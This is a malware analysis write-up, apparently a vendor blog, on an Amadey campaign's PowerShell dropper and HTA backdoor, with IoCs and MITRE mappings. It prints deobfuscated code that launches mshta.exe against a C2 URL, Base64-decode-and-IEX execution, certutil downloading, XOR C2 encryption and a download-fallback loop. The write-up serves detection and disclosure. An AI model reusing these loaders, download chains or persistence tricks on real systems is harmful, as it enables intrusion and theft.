

Table of Contents

In this technical deep-dive, we analyze a sophisticated multi-stage malicious Living off the Land (LotL) campaign that leverages PowerShell droppers and HTML Application (HTA) files to deploy the Amadey backdoor. This analysis covers two interconnected components:
Stage 1: PowerShell Dropper
Initial access vector with heavy obfuscation.
Stage 2: HTA Payload
Persistent backdoor with modular capabilities.
Based on behavioral similarities with previous campaigns, this activity is attributed to Amatera/Amadey Stealer. Amatera and Amadey belong to the same malware family: a modular botnet with download, stealer, and dropper capabilities. The campaign is notably characterized by its extensive use of Living-off-the-Land binaries and diverse Antimalware Scan Interface (AMSI) evasion techniques. These allow it to effectively bypass traditional security controls and Endpoint Detection and Response (EDR) systems.
This campaign was successfully identified through Lumu’s continuous network behavior analysis. By correlating anomalies within the network metadata, the threat hunting team was able to uncover the adversary’s infrastructure and communication patterns.
Through complete deobfuscation and behavioral analysis of this threat, in this report we reveal the intricate mechanics of a modern malware operation that combines:
- Advanced LotL evasion techniques
- Encrypted Command & Control (C2) communications (XOR + Base64)
- Modular payload delivery
- Self-propagating USB worm functionality
- Active Directory reconnaissance capabilities
- Redundant C2 servers for high availability
- 7 different payload download methods with automatic fallback
- 9 distinct task types for remote command execution
Part 1: PowerShell Dropper Analysis
1.1 Initial Observations
The attack begins with a heavily obfuscated PowerShell script, typically delivered by phishing email attachments (.ps1, .zip) or compromised websites.
File Characteristics:
- File Type: PowerShell Script (.ps1)
- Size: ~15,25 KB
- Obfuscation: Heavy (XOR encoding, junk code injection)
- Hashes SHA256:
- eac58fda1a095e5db28e46bfec308b47f569db22fc47155821e4ff5d04025c51
- 5818910d9c08eebfb395e9b4b9ab216a8b04062681e84915f7ff9b8600879fcd
1.2 Obfuscation Techniques
Fake PowerShell Commands for Variable Name Masquerading
The malware authors use syntactically invalid PowerShell constructs to confuse automated analysis, but the commands inside (like Get-Help, Stop-Process, New-Item) are never executed. They are text labels used to store chunks of the malicious payload.
This is an example of a fake PowerShell command:
					${Get-Help -Force -LogName Windows PowerShell && ($bealhi)} = "JG1pbiA9"

${New-Item -ErrorAction Stop -InformationLevel Quiet && ($ckp)} = "IDYKJG1he"
- These constructs appear to be valid PowerShell but are actually variable assignments.
- The syntax ${…} creates a variable with the entire string as its name.
- The && operator and cmdlet syntax are cosmetic obfuscation only.
- The real variable names in the example are: $bealhi, $ckp.
The actual meaning of the PowerShell command is:
					$bealhi = "JG1pbiA9"
$ckp = "IDYKJG1he"
Junk Code Injection
Scattered throughout the code are meaningless operations that execute but accomplish nothing. About 60% of this script is ‘dead code’, meant to waste time.
This is another example in PowerShell:
					for ($j = 0; $j -lt 3; $j++) { $final += $j }
while ($binpath) { Start-Sleep -Seconds 9 }
if ($completion -eq $null) { $count = 6 }
try { $void = Get-Random -Minimum 9 -Maximum 10 } catch { $void = $null }
The main purposes of this technique include:
- Increasing file size (evade size-based detection).
- Slowing down analysis.
- Creating false positive indicators.
- Confusing behavioral analysis sandboxes.
1.3 Payload Assembly
The actual malicious payload is hidden in more than sixty Base64-encoded fragments, within the PowerShell code:
					${rhsfd)} = @()
${rhsfd)} += @(${bealhi)}, ${ckp)}, ${anfo)}, ${sbabb)})
${rhsfd)} += @(${tbl)}, ${lhrkem)}, ${fmicfk)})
# ... (continues for 60+ fragments)
Assembly process:
- Create an empty array $rhsfd.
- Append Base64 fragments in specific order.
- Join all fragments into a single string.
- Decode Base64.
- Execute via Invoke-Expression (IEX).
Decoded Payload
After deobfuscation, the PowerShell script reveals its true purpose:
					$min = 0
$max = 10
$length = Get-Random -Minimum $min -Maximum ($max + 1)

$chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
$result = ""

for ($i = 0; $i -lt $length; $i++) {
    $index = Get-Random -Minimum 0 -Maximum $chars.length
    $result += $chars.Substring($index, 1)
}

$url = "https://microservice-update-v2-bucket-s$n-catalog-standalone[.]cc/standalone-bucket/$result"

Start-Process "mshta.exe" -ArgumentList $url
The vars $n and $result could change to multiple possibilities, providing flexibility and a basic DGA
method for contacting the HTA file:
https://microservice-update[a-z0-9-]+\[.]cc/standalone[-.][a-zA-Z0-9]{0,10}
1.4 Execution Method
The three step execution method is:
- Dropper generates random string (0-10 characters) for uniqueness.
- It constructs a callback URL with a random parameter to evade signature detection.
- Malware launches mshta.exe (Microsoft HTML Application) to download and execute secondary payload (.hta) from attacker’s server.
The secondary payload might look like this, in PowerShell code:
					${onookb)} = ${rhsfd)} -join ""
[Text.Encoding]::('UT'+'F'+'8').('Get'+'String')(
    [Convert]::('From'+'Base64String')(${onookb)})) | IEX
Breaking down the above code:
- -join “” — Concatenates all Base64 fragments.
- [Convert]::FromBase64String() — Decodes Base64 to bytes.
- [Text.Encoding]::UTF8.GetString() — Converts bytes to UTF-8 string.
- | IEX — Executes the decoded PowerShell code.
String Concatenation Obfuscation
The malware uses string concatenation obfuscation. This is when malicious or sensitive strings are split into smaller pieces using operators (+, -join, ::Join) or functions to reassemble them at runtime. This hides the full string from static analysis and signature-based / string-based detection, making it harder for antivirus or security tools to identify the threat.
- ‘UT’+’F’+’8’ → ‘UTF8’
- ‘Get’+’String’ → ‘GetString’
- ‘From’+’Base64String’ → ‘FromBase64String’
The MSHTA.exe Execution
The MSHTA.exe execution looks like this on PowerShell:
Start-Process "mshta.exe" -ArgumentList $url
As explained above, $url is randomly composed of the variables $n and $result.
This is followed by HTTP requests:
					GET /standalone-bucket/[random] HTTP/1.1
Host: microservice-update-v2-bucket-s3-catalog-standalone[.]cc
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0)
Part 2: HTA Payload Analysis
2.1 HTA File Structure
The downloaded HTA file is a sophisticated second-stage payload:
- File Type: HTML Application (.hta).
- Size: 76.3 KB.
- Language: JavaScript (heavily obfuscated).
- Hash SHA256: 736c40b6031974a17170d46261835d4220db811cf070eb1590eb1576ea5c8d41
- ActiveX Objects: 15+ different COM objects.
- Purpose: Full-featured backdoor/loader.
2.2 Initial Execution Flow
Hidden Iframe Creation
					// Decoded from XOR-obfuscated array
document.write('<iframe id="target" style="display:none" src="about:blank"></iframe>');
window.resizeTo(0, 0);
Purpose of hiding the iframe is to:
- Execute code in an isolated context.
- Hide window from user (0x0 size).
- Prevent user interaction/closure.
Window Manipulation
For execution outside the victims’ field of vision the malware manipulates the window.
					window.reason = false;  // Execution mode flag
window.moveTo(-10000, -10000);  // Move off-screen
window.close();  // Close after execution (at end)
2.3 String Obfuscation System
The HTA uses two separate XOR-based obfuscation and deobfuscation functions:
Function 1: Initial Payload (_dafs2w)
					var _dafs2w = function () {
  var vq16vt = [[202, 42, 154, 123, 156, 83, ...]];  // Encoded bytes
  var ganode = 108;  // XOR multiplier
  var v9c5cj = 246;  // XOR offset

  return function (fluxre210) {
    var vzgpjf = vq16vt[fluxre210];
    var temeshX = "";

    for (var vegridY = 0; vegridY < vzgpjf.length; vegridY++) {
      var stackte = vegridY * 108 + 246 & 255;  // XOR key generation
      temeshX += String.fromCharCode(vzgpjf[vegridY] ^ stackte);
    }

    return temeshX;
  };
}();

// Usage: _dafs2w(0) returns the iframe HTML
Decodes to:
<iframe id="target" style="display:none" src="about:blank"></iframe>
Function 2: Main String Table (_dipd6d)
					var _dipd6d = function () {
  var sysdo = [
    [55, 6, 85, 164, 243, 194, ...],  // 269+ encoded strings
    [70, 117, 36, 211, 130, ...],
    // ... 267 more arrays
  ];
  var netlo77 = 48;   // XOR multiplier
  var vewj06 = 7;     // XOR offset

  return function (veqk0i) {
    var nodemi570 = sysdo[veqk0i];
    var pogridR = "";

    for (var v3ilap = 0; v3ilap < nodemi570.length; v3ilap++) {
      var kanodeZ = v3ilap * 48 + 7 & 255;  // XOR key generation
      pogridR += String.fromCharCode(nodemi570[v3ilap] ^ kanodeZ);
    }

    return pogridR;
  };
}();
Key decoded strings:
Index | Decoded Value | Purpose |
0 | 0123456789abcdef | Hex character set |
1 | ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/= | Base64 charset |
2 | Schedule.Service | Task Scheduler COM |
7 | Scripting.FileSystemObject | File operations |
9 | Microsoft.XMLHTTP | HTTP requests |
35 | WScript.Shell | Shell execution |
47 | %TEMP%\ | Temp directory |
251 | http://microservice-update-v2-bucket-s3-catalog-standalone[.]cc | Main C2 URL |
252 | gate | API endpoint name |
253 | http://microservice-update-v2-bucket-s3-catalog-standalone{N}[.]cc | C2 template |
2.4 Core Functionality Modules
This code contains two functions with a robust routine for MD5 and BASE64 encoding. In addition, all communications between victims and C2 are encrypted using XOR functions and adding Base64 to the stream.
C2 Communication Encryption
					function encryptRequest(data) {
  // Generate random 6-digit key
  var key = Math.floor(100000 + Math.random() * 900000).toString();
  // Example: "742851"

  var keyBytes = [];
  for (var i = 0; i < key.length; i++) {
    keyBytes.push(key.charCodeAt(i));
  }
  // keyBytes = [55, 52, 50, 56, 53, 49] (ASCII values)

  // XOR encrypt data with key
  var encrypted = [];
  for (var i = 0; i < data.length; i++) {
    encrypted.push(data.charCodeAt(i) ^ keyBytes[i % keyBytes.length]);
  }

  // Convert to Base64
  var encryptedString = String.fromCharCode.apply(null, encrypted);
  var base64Encrypted = Base64.encode(encryptedString);

  // Return: [key][base64-data]
  return key + base64Encrypted;
  // Example: "742851SGVsbG8gV29ybGQh..."
}

function decryptResponse(encrypted) {
  // Extract 6-digit key
  var key = encrypted.substring(0, 6);
  var encryptedData = encrypted.substring(6);

  // Decode Base64
  var decodedData = Base64.decode(encryptedData);

  // XOR decrypt with key
  var keyBytes = [];
  for (var i = 0; i < key.length; i++) {
    keyBytes.push(key.charCodeAt(i));
  }

  var result = "";
  for (var i = 0; i < decodedData.length; i++) {
    var decryptedByte = decodedData.charCodeAt(i) ^ keyBytes[i % keyBytes.length];
    result += String.fromCharCode(decryptedByte);
  }

  return result;
}
2.5 Scheduled Task Persistence
This code contains a highly aggressive persistence mechanism designed to survive system reboots and ensure frequent C2 communication.
By instantiating the Schedule.Service ActiveX object, the script programmatically registers a scheduled task that executes a payload (likely the mshta.exe downloader identified previously) every five minutes (PT5M). This creates a noisy ’heartbeat’ that prioritizes execution availability over stealth, evidenced by settings that force execution even on battery power (DisallowStartIfOnBatteries = false) and wake the computer from sleep (WakeToRun = true).
Furthermore, the code uses deceptive names like ‘MicrosoftEdgeUpdate’ to blend in with legitimate system processes, while also conditionally attempting privilege escalation by setting the RunLevel to 1 (Highest) to bypass User Account Control (UAC) if the script is run with administrative rights.
2.6 Multi-Method File Download System
The malware implements 7 different download methods with automatic fallback.
Method 1: certutil.exe
					function downloadMethod1(url, savePath) {
  var command = 'certutil.exe -urlcache -split -f "' + url + '" "' + savePath + '"';
  executeCommand(command);
  sleep(10000);  // Wait 10 seconds
  return fileExists(savePath);
}
Why do attackers use certutil?
- It is a native Windows certificate utility, pre-installed and digitally signed by Microsoft, making it inherently trusted by the OS.
- It is a so-called LOLBin (Living Off the Land Binary). Attackers use this legitimate tool to perform malicious actions without bringing in custom tools.
- Since certutil is a standard administrative tool, it bypasses application whitelisting.
- Its usage is often overlooked by standard EDR configurations, allowing it to blend in with normal administrative traffic.
Method 2: C2 Proxy Download
C2 Proxy Download uses the C2 server as an intermediary gateway. If direct internet access to a resource is blocked by security controls, the C2 server retrieves the payload and delivers it to the infected host.
Method 3: VBScript Downloader
This method dynamically creates and executes VBScript code using MSScriptControl to download files via MSXML2.ServerXMLHTTP and save them with ADODB.Stream. It is particularly effective for bypassing security products that focus on PowerShell or command-line activity. This is because VBScript execution happens within the script control object rather than as a separate process
Method 4: MSXML2.XMLHTTP (Binary)
Method 4 uses the MSXML2.XMLHTTP ActiveX object to perform HTTP GET requests and retrieve the response as a binary responseBody. It is then written to disk using ADODB.Stream. This method is native to Windows and doesn’t require PowerShell or external executables.
Method 5: Microsoft.XMLHTTP (Alternative)
Functionally identical to Method 4 but uses the older Microsoft.XMLHTTP COM object instead of MSXML2.XMLHTTP. This provides compatibility with legacy systems and older Windows versions. This serves as a fallback when the newer MSXML2 component is blocked or unavailable, ensuring download capability across a wider range of Windows environments.
Method 6: PowerShell Invoke-WebRequest
This leverages PowerShell’s built-in Invoke-WebRequest cmdlet to download files. It is executed with -ExecutionPolicy Bypass to circumvent script execution restrictions. While more likely to be detected by EDR solutions monitoring PowerShell activity, this method is extremely reliable on modern Windows systems.
Method 7: bitsadmin.exe
Method 7 was originally designed for Windows Update and application installations. It abuses the legitimate Windows Background Intelligent Transfer Service (BITS) administration tool to download files with high priority. As a signed Microsoft binary (LOLBin), bitsadmin often bypasses application whitelisting and is less scrutinized by security products, plus it automatically handles network interruptions and resumes downloads, making it highly reliable for malware payload delivery.
What is the Download Strategy?
					function downloadFile(url, savePath) {
  var methods = [
    downloadMethod1,  // certutil
    downloadMethod2,  // C2 proxy
    downloadMethod3,  // VBScript
    downloadMethod4,  // MSXML2
    downloadMethod5,  // Microsoft.XMLHTTP
    downloadMethod6,  // PowerShell
    downloadMethod7   // bitsadmin
  ];

  // Try each method until one succeeds
  for (var i = 0; i < methods.length; i++) {
    if (methods[i](url, savePath)) {
      return true;  // Success!
    }
  }

  return false;  // All methods failed
}
2.7 Command Execution Method
This JavaScript code uses two different execution techniques:
Method 1: WScript.Shell (Standard)
This is fast, simple, but more easily detected.
Method 2: WMI Win32_Process (Stealthy)
This method is slower, but bypasses some EDR monitoring.
2.8 System Information Extracted
To distinguish between high-value targets and sandboxes, the malware aggressively profiles the infected machine. It exfiltrates two distinct categories of data: local system fingerprints and broader Active Directory intelligence.
- Operating System detection.
- Installed software enumeration.
- Hardware fingerprinting for Bot ID.
- VM and sandbox detection.
Active Directory Reconnaissance
- Complete AD topology.
- All domain computers (lateral movement targets).
- All domain users.
- Domain Admins (high-value targets).
- User’s group memberships (privilege level).
- Domain controller location.
- Domain role (workstation vs. server)
2.9 USB Worm Functionality
Here is the attack flow for an infection involving a USB:
- User inserts USB drive.
- Malware scans for .exe, .pdf, .doc, .xls files.
- For each file:
- Hide original file (set hidden attribute).
- Create .lnk shortcut with same name/icon.
- LNK executes: cmd.exe /c mshta.exe [malware] && [original file].
- When user clicks what they think is their file:
- Malware downloads and executes from C2.
- Original file opens (user doesn’t notice anything wrong).
- USB is now infected and spreads to other systems.
2.10 Task-Based Command System
The tool supports 9 different task types received from C2 via var tasks = parseTasksJSON(c2Response):
- Download and execute EXE.
- Download and execute ZIP package.
- Download and execute DLL via rundll32.
- Self-destruct (remove persistence).
- Exfiltrate domain reconnaissance data.
- Download and execute PowerShell script.
- USB spreading.
- Execute command via mshta.exe.
- Execute command via cmd.exe.
Part 3: Indicators of Compromise (IoCs)
microservice-update-v2-bucket-s3-catalog-standalone[.]cc | C2 |
microservice-update-v2-bucket-s3-catalog-standalone1[.]cc | C2 |
microservice-update-v2-bucket-s3-catalog-standalone2[.]cc | C2 |
microservice-update-v2-bucket-s3-catalog-standalone3[.]cc | C2 |
microservice-update-v2-bucket-s3-catalog-standalone4[.]cc | C2 |
microservice-update-v2-bucket-s3-catalog-standalone5[.]cc | C2 |
microservice-update-v2-bucket-s3-catalog-standalone6[.]cc | C2 |
microservice-update-v2-bucket-s3-catalog-standalone7[.]cc | C2 |
microservice-update-v2-bucket-s3-catalog-standalone8[.]cc | C2 |
microservice-update-v2-bucket-s3-catalog-standalone9[.]cc | C2 |
microservice-update-v2-bucket-s3-catalog-standalone10[.]cc | C2 |
s1-updatehub[.]cc | Hta Download |
s2-updatehub[.]cc | Hta Download |
s3-updatehub[.]cc | Hta Download |
s4-updatehub[.]cc | Hta Download |
s5-updatehub[.]cc | Hta Download |
s6-updatehub[.]cc | Hta Download |
s7-updatehub[.]cc | Hta Download |
s8-updatehub[.]cc | Hta Download |
hell2-kitty[.]cc | PS Download |
hell3-kitty[.]cc | PS Download |
hell4-kitty[.]cc | PS Download |
hell5-kitty[.]cc | PS Download |
hell6-kitty[.]cc | PS Download |
hell7-kitty[.]cc | PS Download |
hell8-kitty[.]cc | PS Download |
hell9-kitty[.]cc | PS Download |
eac58fda1a095e5db28e46bfec308b47f569db22fc47155821e4ff5d04025c51 | SHA256 |
5818910d9c08eebfb395e9b4b9ab216a8b04062681e84915f7ff9b8600879fcd | SHA256 |
736c40b6031974a17170d46261835d4220db811cf070eb1590eb1576ea5c8d41 | SHA256 |
Part 4: MITRE Matrix TTPs
Tactic | ID | Technique | Observed Behavior (Context) |
Execution | T1059.001 | PowerShell | Artifacts use PowerShell to decode payload and launch mshta.exe. |
T1059.005 | Visual Basic / WSH | .hta file executed via Windows Script Host (WSH). | |
T1047 | Windows Management Instrumentation | .hta uses WbemScripting.SWbemLocator to execute processes and query system info. | |
T1204.002 | User Execution: Malicious File | Infection chain relies on user opening email attachments or HTA files. | |
Persistence | T1053.005 | Scheduled Task | .hta registers a task named ‘MicrosoftEdgeUpdate…’ to run mshta.exe every 5 mins. |
T1547.001 | Registry Run Keys / Startup Folder | .hta creates .lnk shortcuts in startup/persistence locations. | |
T1098 | Account Manipulation | .hta checks for Domain Admin privileges to potentially escalate or persist. | |
Defense Evasion | T1027 | Obfuscated Files or Information | All artifacts use massive variable masquerading (${Cmd}), XOR encoding, or Base64. |
T1027.001 | Binary Padding | PS scripts contain ~60% junk code (useless loops/variables) to alter file hash. | |
T1140 | Deobfuscate/Decode Files or Information | Scripts decode payloads at runtime using custom XOR routines or Base64 decoding. | |
T1218.005 | Signed Binary Proxy Execution: Mshta | All artifacts leverage mshta.exe to execute code hosted on remote C2. | |
T1036.004 | Masquerading: Task or Service | .hta names its persistence task ‘MicrosoftEdgeUpdate’ to blend with legitimate software. | |
T1070.004 | File Deletion | .hta attempts to delete its original dropper file after execution. | |
T1620 | Reflective Code Loading | .hta uses MSScriptControl.ScriptControl to execute downloaded scripts in memory (Fileless). | |
Discovery | T1082 | System Information Discovery | .hta queries OS version, Architecture, UUID, and Serial Number. |
T1518.001 | Security Software Discovery | .hta queries Select * From AntiVirusProduct to identify EDR/AV. | |
T1057 | Process Discovery | .hta lists running processes via WMI to check for analysis tools. | |
T1033 | System Owner/User Discovery | .hta retrieves WScript.Network.UserName. | |
T1482 | Domain Trust Discovery | .hta enumerates domain controllers and trust relationships. | |
T1016 | System Network Configuration Discovery | .hta queries network adapter configuration and IP addresses. | |
T1124 | System Time Discovery | .hta checks system time to control beaconing intervals. | |
Lateral Movement | T1091 | Replication Through Removable Media | .hta scans Win32_DiskDrive (USB) and drops malicious LNK files to spread. |
Command & Control | T1071.001 | Web Protocols | All artifacts communicate via HTTP/HTTPS (POST/GET). |
T1105 | Ingress Tool Transfer | Artifacts download next-stage payloads (HTA, EXE, DLLs) from the C2. | |
T1132.001 | Data Encoding | C2 traffic uses Base64 and custom XOR encoding to hide data exfiltration. | |
Exfiltration | T1041 | Exfiltration Over C2 Channel | .hta POSTs system fingerprint data to /gate.php. |
Is Your Stack Blind to Amadey?
This Amadey campaign exposes a critical gap in traditional defense. Attackers are abusing trusted Windows tools to bypass security controls. They use redundant servers to ensure their survival. Because these tactics blend in with legitimate activity, file-based scanning is not enough.
The most reliable indicator of compromise is the network.
Malware can hide its code, but it cannot hide its communication. To stay ahead, organizations must look for anomalies in their traffic, not just files on a disk.
Do you want to see what your EDR misses? Detect hidden threats like Amadey in real-time with Lumu Defender’s Continuous Compromise Assessment®. Register for a live demo with us today.